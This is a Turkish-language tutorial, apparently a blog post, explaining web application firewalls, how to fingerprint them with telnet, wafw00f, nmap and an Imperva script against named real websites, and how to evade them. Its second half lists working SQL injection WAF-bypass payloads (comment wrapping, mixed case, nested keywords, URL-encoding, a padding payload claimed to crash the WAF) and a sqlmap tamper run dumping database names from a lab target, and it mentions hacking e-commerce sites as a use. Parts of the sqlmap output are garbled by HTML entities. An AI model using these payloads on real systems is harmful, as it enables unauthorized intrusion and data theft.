

# WAF Nedir, Nasıl Bypass Edilir?

Samet ARATOĐLU

[Samet.aratoglu@gmail.com](mailto:Samet.aratoglu@gmail.com)


[Linkedin.com/sametaratoglu](https://www.linkedin.com/sametaratoglu)

Firewall yerel ağımızla internet, server, uygulama arasındaki trafiği kontrol eden yazılımsal ya da donanımsal vardır ve genellikle ağ sistemlerini korumak için kullanılan güvenlik sistemleridir. Dışarıdan ağımıza gelen ve ağımızdan dışarıya giden her paket firewall un kontrolüyle hareket eder. Bu paketler firewall da ki tanımlanan kurallara göre engellenir ya da paketlerin geçişine izin verilir(paket filtrelemesi yapar). Bu kurallar çeşitli yöntemlere göre(ip adresleri,alan adları,protokoller (IP,TCP,HTTP,FTP,UDP,ICMP,MTP,SNMP,TELNET) ve portlar) belirlenebilir. Peki firewall'a neden ihtiyaç duyarız. Masum kullanıcılar sadece virüs tehdidi altında değildir. Bilgisayarınızda ki kişisel verileriniz de bir güvenlik riski oluşturur. Firewallar ise size dışardan gelen her türlü saldırıyı koruma imkanı sağlar.

## 1.Network Layer Firewall


Bu yazımda sizlere kısaca network katmanlı firewalldan bahsedip asıl konumuz olan WAF(web application firewall)'ın nasıl bir yapıya sahip olduğunu, nasıl çalıştığını,nasıl tespit edildiğini,ve bypass edilme yöntemlerini anlatacağım. Network katmanlı firewalllar TCP/IP stack yığına göre düşük bir level de faaliyet gösteren oluşturduğumuz white ya da black listdeki kurallarla eşleşmediği sürece paket geçişlerine izin vermeyen güvenlik duvarlarıdır.Birçok kez bir uygulamaya injection yapmaya çalıştığımızda gönderdiğimiz paketler düşüyorsa ve server dan geri dönüş gelmiyorsa internet bağlantımız dan da eminsek büyük ihtimalle ağda firewall vardır.

Şimdi gelelim WAF'a. WAF, web uygulamalarına yapılan genellikle SQLi gibi saldırıları tespit edip engellemeye çalışan uygulama önünde bir çeşit proxy görevi gören güvenlik duvarlarıdır; ancak normal firewallare göre http trafiğini iyi anlar ve zararlı istekleri bloklar. İstekler ya da saldırılar uygulamaya ulaşmadan önceki trafiği analiz ettiği için buraya odaklanır IP's'e da avantaj sağlar. Genellikle client ile web server arasındadır. Şimdi WAF nasıl çalışıyor onu öğrenelim.



## 2.Web Application Firewall

# WEB APPLICATION FIREWALL



WAF, webservera gelen HTTP isteklerini eleterek çalışır. Hem POST hem de GET isteklerini her türlü ziyaretçinin trafiğini inceleyerek uygulanan kurallarca denetler. Website adreslerini ya da URL'leri sıradışı davranışlara karşı izler, sürpriz bir kullanıcıyla karşılaşırsa CAPTCHA'ya yönlendirir, captcha doğru bir şekilde işaretledikten sonra işleme devam edilir, yok eğer yanlış cevap verirsek bot, robot, saldırgan olmamıza karşın o anki trafiğimizi bloklar. WAF çeşitli şekillerde çalışmakta olup parsing, decoding(base64) filtreleme gibi yöntemlerle faaliyet gösterir.

Şimdi WAF'ın ne olduğundan ve algılama mekanizmasından biraz bahsettik, sıradaki görevimiz WAF'ı tespit etmek; tespit işleminden sonra da bypass edip yolumuza devam edeceğiz.

### Detecting the WAF!

WAF'ın mekanizmasını anlamak için en iyi yöntemlerden biri de WAF neye karşı uygulamayı korumaya çalışıyor ve tehdidi algıladığı zaman nasıl bir tepki veriyor sorularının cevabını öğrenmek olacaktır. Regularity ve audit frameworkleri genelde OWASP 10'deki tehdidlere göre kendilerini korumaya çalışırlar; OWASP 10 XSS ve SQLi gibi saldırıları test etmek için kendince methodlar içerir. Bazı WAF'lar default politikaları sayesinde, email toplayıcı robotlara, internet wormlarına, içerik toplayıcı botlara karşı uygulamaları korumaya çalışırlar. Tehdit algılandığı zaman WAF kullanıcıya bazı standard error mesajları sıralayarak "OK" kodlu HTTP cevabını dönecektir. HTTP kodu WAF olup olmadığını anlayacak kadar akıllı değildir.

```
root@pentestlab:~# telnet foracamp.gr 80
Trying 174.143.146.89...
Connected to foracamp.gr.
Escape character is '^]'.
GET / HTTP/1.1

HTTP/1.1 200 OK
Server: Apache
Vary: Accept-Encoding
Content-Type: text/html
Content-Length: 21
Date: Sun, 13 Jan 2013 01:18:09 GMT
X-Varnish: 1000811733
Age: 0
Via: 1.1 varnish
Connection: keep-alive

You shouldn't be hereConnection closed by foreign host.
```

Ek olarak bir firewallın varlığını tespit etmek için sürekli istek gönderirsek ve oturum hızlı bir şekilde sonlanıyorsa burada firewall var demektir; bir sonraki görüntüde olduğu gibi.

```
root@pentestlab:~# telnet skrouz.gr 80
Trying 185.6.76.42...
Connected to skrouz.gr.
Escape character is '^]'.
GET / HTTP/1.1HTTP/1.0 408 Request Time-out
Cache-Control: no-cache
Connection: close
Content-Type: text/html

<html><body><h1>408 Request Time-out</h1>
Your browser didn't send a complete request in time.
</body></html>
Connection closed by foreign host.
```

En çok bilinen tespit araçlarından birisi WAFW00F tooludur. Kolay ve basit bir şekilde WAF keşfi yapılabilir. Bir sonraki ssde başarılı bir şekilde Citrix Netscaler firewallunu tespit ediyoruz.

Application → Kali Linux → Information Gathering → IDS/IPS Identification → wafw00f

```
root@pentestlab: /pentest/web/waffit# python wafw00f.py http://www.poupex.com.br
617.  | V V // o // / | V V // 0 // 0 // /
      | _ . ' / _ // / | _ . ' \ ' \ ' / /
      <
      ...

WAFW00F - Web Application Firewall Detection Tool
0.77 By Sandro Gauci & Wendel G. Henrique
z
Checking http://www.poupex.com.br
The site http://www.poupex.com.br is behind a Citrix NetScaler
Number of requests: 1
```

Nmap de firewall tespit etmek için script içeren sık kullanılabilen bir araçtır. Script parametresiyle çalıştırdığımızda web application firewallu tespit edebiliyoruz.

```
root@pentestlab: ~# nmap -p 80 --script http-waf-detect.nse poupex.com.br
Starting Nmap 6.01 ( http://nmap.org ) at 2013-01-13 03:52 GMT
Nmap scan report for poupex.com.br (200.252.149.141)
Host is up (0.23s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_poupex.com.br:80/?p4yl04d3=<script>alert(document.cookie)</script>
Nmap done: 1 IP address (1 host up) scanned in 5.75 seconds
```

Eğer imperva firewallunu tespit etmiş isek ./imperva.sh scriptini çalıştırarak çeşitli testler otomatik olarak firewall üzerinde uygulanır.

```
root@pentestlab:~/Desktop# ./imperva.sh http://www.contra.gr
--- Testing [http://www.contra.gr] for presence of application firewall ---
Test 0 - Good User Agent...
  -- HTTP Return Code = 200
  -- Content Size Downloaded = 134832
Test 1 - Web Leach User Agent...
  -- HTTP Return Code = 200 & downloaded content size is the same -- application firewall not detected
Test 2 - E-mail Collector Robot User Agent Blocking...
  -- HTTP Return Code = 200 & downloaded content size is the same -- application firewall not detected
Test 3 - BlueCoat Proxy Manipulation Blocking...
  -- HTTP Return Code = 404 -- application firewall probably not present
Test 4 - Web Worm Blocking...
  -- Size of content inconsistent versus Test 0 - application firewall possibly present
  -- Details: Test 0 Size = 134832 Size Recvd = 7777
Test 5 - XSS Blocking...
  -- HTTP Return Code = 500 -- while checking XSS blocking
--- Tests Finished on [http://www.contra.gr] -- 2 out of 5 tests indicate Imperva application firewall present ---
```

Wafw00f'ın nasıl çalıştığı,kurulumu,algılama yapısının anlatıldığı güzel bir github reposu:

<https://github.com/EnableSecurity/wafw00f>

Buraya kadar olan kısımda çeşitli methodlarla ve toollarla WAF'ı tespit ettik, WAF tespit etmek sızma testi yaparken ya da bir e-ticaret sitesini hacklerken; bilgi toplama aşamasının önemli bir sürecidir.

How to bypass WAF!

hedef üzerinde bazı testler uygulayarak başlayalım; nmap kullanarak hedef networku tarayalım; IPs ile birlikte servisler üzerinde hangi portlar çalıştığını(cekici portlarımız:80,443) waffit ya da imperva-detect scriptini çalıştırarak hangi servislerin firewall tarafından korunduğunu tespit ettik.Korumasız IPs'e exploit uygulamak için bizim için çok güzel tabi.

Hemen bypass yöntemine geçelim;

Comments

```
1 http://www.site.com/index.php?page_id--15 /*!UNION*/ /*!SELECT*/ 1,2,3,4..
```

Ancak çoğu WAF bu methodu anlayabiliyor; "Forbidden" hatası veriyor.

\*Bir önceki methodu komutların bazı harflerini küçük harfle yazarak deneyelim..

```
1 http://www.site.com/index.php?page_id--15 /*!uNIOn*/ /*!SeleCt*/ 1,2,3,4..
```

Ancak bu methodda bazı WAFlar tarafından yakalanabilir.

\*Bir önceki methoddaki komutları kombine edip deneyelim

```
1 http://www.site.com/index.php?page_id--15 /*!uNIOn*/ /*!SeleCt*/ 1,2,3,4..
```

Bu method çoğu WAF tarafından algılanmaz

\*Anahtar kelimelerin yerlerini deđiřtirelim

Çođu WAF “UNION SELECT” statementini URL’nin icinde algıladıđı an siler; biz bu fonksiyonu exploit etmek icin kullanalım.

http://www.site.com/index.php?page\_id=-15 UNUnionON SELselectECT 1,2,3,4....

(“union” ve “select” silinecek, sonuc “UNION SELECT” olacak)

Bu method tüm firewallarda calıřmaz, “UNION” VE “SELECT” komutlarını algıladıkları an silerler.

Buraya kadar olan yaptıđımız manuel deđiřiklikleri “union” ve “select” komutlarını rastgele büyük-küçük harf seklinde düzenleyerek karřı sisteme gönderen tamper isimli klasöründe bypass scripti bulunduran SQLmap aracı vardır.

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u "http://1.2.3.4/dvwa/vulnerabilities/sqli/?id=1&amp;amp;amp;amp;amp;amp;amp;Submit=Submit#" --cookie "security=medium; PHPSESSID=de9fd298875093226427e5475c47b5eb" --tamper "tamper/randomcase.py" --dbs
```

```
29 Place: GET
30 Parameter: id
31 &amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Type: boolean-based blind
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Title: AND boolean-based bli
32 nd - WHERE or HAVING clause
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 AND 3106-3106&
33 amp;amp;amp;amp;amp;amp;amp;amp;nbsp; Submit=Submit
34 &amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Type: error-based
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Title: MySQL &amp;amp;amp;
35 p;amp;amp;amp;amp;gt;= 5.0 AND error-based - WHERE or HAVING clause
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 AND (SELECT 23
85 FROM(SELECT COUNT(*),CONCAT(0x3a72796b3a,(SELECT (CASE WHEN (2385=2385) THEN 1 ELSE 0 END)),0x3a6b6e693
a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&amp;amp;amp;amp;
36 amp;Submit=Submit
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Type: UNION query
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Title: MySQL UNION query (NU
38 LL) - 2 columns
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 LIMIT 1,1 UNIO
N ALL SELECT CONCAT(0x3a72796b3a,0x4f676a51626745675562,0x3a6b6e693a), NULL#&amp;amp;amp;
39 mp;amp;Submit=Submit
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Type: AND/OR time-based blind
40 &amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Title: MySQL &amp;amp;amp;
41 p;amp;amp;amp;amp;gt;= 5.0.11 AND time-based blind
&amp;amp;amp;amp;amp;amp;amp;nbsp; &amp;amp;amp;amp;amp;amp;amp;nbsp; Payload: id=1 AND SLEEP(5)&
42 mp;amp;amp;amp;amp;Submit=Submit
43 ---
44 [16:16:41] [INFO] changes made by tampering scripts are not included in shown payload content(s)
45 [16:16:41] [INFO] the back-end DBMS is MySQL
46 web server operating system: Windows
47 web application technology: PHP 5.2.6, Apache 2.2.8
48 back-end DBMS: MySQL 5.0
49 [16:16:41] [INFO] fetching database names
50 available databases [7]:
51 [*] beyazsapka
52 [*] dvwa
53 [*] information_schema
54 [*] mysql
55 [*] phpmyadmin
56 [*] test
57 [*] yenibir_siparis
58 [16:16:41] [INFO] fetched data logged to text files under '/pentest/database/sqlmap/output/192.168.1.127'
[*] shutting down at 16:16:41
```



Şimdi biraz daha advance methodlara gecipim.

Çoğu firewall C/C++ diliyle geliştirilmiştir ve biz firewallu buffer overflow kullanarak crash edebiliriz.

```
1 http://www.site.com/index.php?page_id--15+and+(select 1)-(Select 0xAA[..(add about 1000 "A"..)]+/*!uNIOn*/+/*!SeLEct*/+1,2,3,4...
```

Aşağıdaki commiti uyguladığımızda WAF'ı crash edebiliriz

```
1 ?page_id-null%0A/**//!50000%55nIOn/**yoyu*/all/**%0A/*!%53eLEct*%0A/*nnaa*/+1,2,3,4...
```

500 cevabını alırsak buffer overflow methoduyla exploit edebiliriz.

Sıradaki method; hex değerleriyle karakterlerin yerlerini değiştirelim

```
1 http://www.site.com/index.php?page_id--15 /*!u%6eion*/ /*!se%6cect*/ 1,2,3,4...
```

burdaki örnekte "union ve select" komutlarındaki hex(url-encoded) değerleriyle bazı karakterlerin yerlerini değiştirdik.

Karakterlerin hex değerlerini veren bir kaynak: <http://www.swingnote.com/tools/texttohex.php>

Aşağıdaki "\*" işaretiyle whitespace'nin yerini deđitiriyor.

```
1 http://www.site.com/index.php?page_id--15+uni*on+sel*ect+1,2,3,4&#8230
```

eđer firewall "\*" işaretini silerse sonuc: 15+union+select... olacak; buna benzer fonksiyonlar bulup exploit edebiliriz.